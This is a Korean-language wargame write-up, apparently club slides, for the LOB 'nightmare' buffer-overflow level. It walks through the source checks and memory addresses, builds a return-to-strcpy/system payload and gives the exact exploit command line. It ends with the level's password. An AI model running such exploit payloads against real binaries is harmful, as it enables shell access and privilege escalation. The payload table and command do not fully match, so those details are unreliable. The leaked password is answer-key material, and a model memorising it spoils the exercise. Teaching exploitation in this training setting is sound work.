
|  |
| --- |
| LOB nightmare |
| 동아리마크  2018. 03. 29 (thur)  Dong-a .univ  COLONY  Young jin kim |


목차

1. 소스코드 이해
2. 소스코드 분석
3. 공격
4. **소스코드 이해**



|  |  |
| --- | --- |
| Buffer[40], \*addr 선언  인자가 2개이하이면 프로그램 종료  Argv[1]+44의 메모리값과 &addr이 다르면  프로그램 종료  Argc를 A로 4바이트만큼 초기화 |  |

1. **소스코드 분석**




[ 조건 1 ]

첫번째, ret에는 strcpy의 주소가 들어있는 addr의 주소를 넣어야 한다.



[ 조건 2 ]

첫번째, ret뒤의 4바이트는 A로 초기화된다.



[ 조건 3 ]

첫번째, argv[1]를 buffer로 복사하면서 오버플로우가 발생한다..

1. **소스코드**



[ strcpy의 위치 ]

첫번째, strcpy의 메모리값은 (PLT)0x08048410 이다. [GOT](400767b0)

두번째, 이 메모리값이 ret로 들어가면 된다.

세번째, 실행 파일이 생성될 때 일반적으로 다이나믹 방식으로 링크를 거는데 이때 메모리를


아끼기 위해서 공유 라이브러리를 사용하고 이 라이브러리는 프로그램 외부에 있다.

따라서 PTL의 메모리값을 ret에 써 주어야 한다.



[ system의 위치 ]

첫번째, system함수의 메모리값은 0x40058ae0 이다.



[ buffer의 위치 ]

첫번째, buffer의 메모리값은 0xbffffc0c이다.



[ “/bin/sh”의 위치 ]

첫번째, 쉘코드의 위치는 0x400fbff9이다.

**3.공격**


공격을 시작해보자.

1. Ret에 strcpy주소값이 강제된다.
2. Strcpy는 인자를 두개 받는다(복사될 곳, 복사할 것)
3. 복사 될 곳은(첫번째 인자의 위치)는 strcpy의 ret이다.
4. 복사 될 곳에 쉘코드를 실행 시킬 수 있는 buffer로 보낸다.
5. buffer에는 시스템함수 콜을 하고 쉘코드 인자를 넘겨준다.

나의 페이로드는 다음과 같다.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| Buffer[40] | | Sfp[4] | Ret | Argc | Argv[1] | Argv[2] |
| Dummy | Shellcode[25] | Dummy | &strcpy | AAAA | &AAAA | &buffer |
| “\x90”\*15 | Shellcode[25] | “\x90”\*4 | 0x08048410 | AAAA | bffffc3a | bffffc0a |

./nightmare `python -c 'print “\xe0\x8a\x05\x40”+”A”\*4+”\xf9\bf\x0f\x40”+”B”\*28+”C”\*4+”\x10\x84\x04\x08”’` `python -c ‘print “D”\*4’` `python -c ‘print “\x0c\xfc\xff\xbf”’`



[ 익스플로잇 ]

PW : here to stay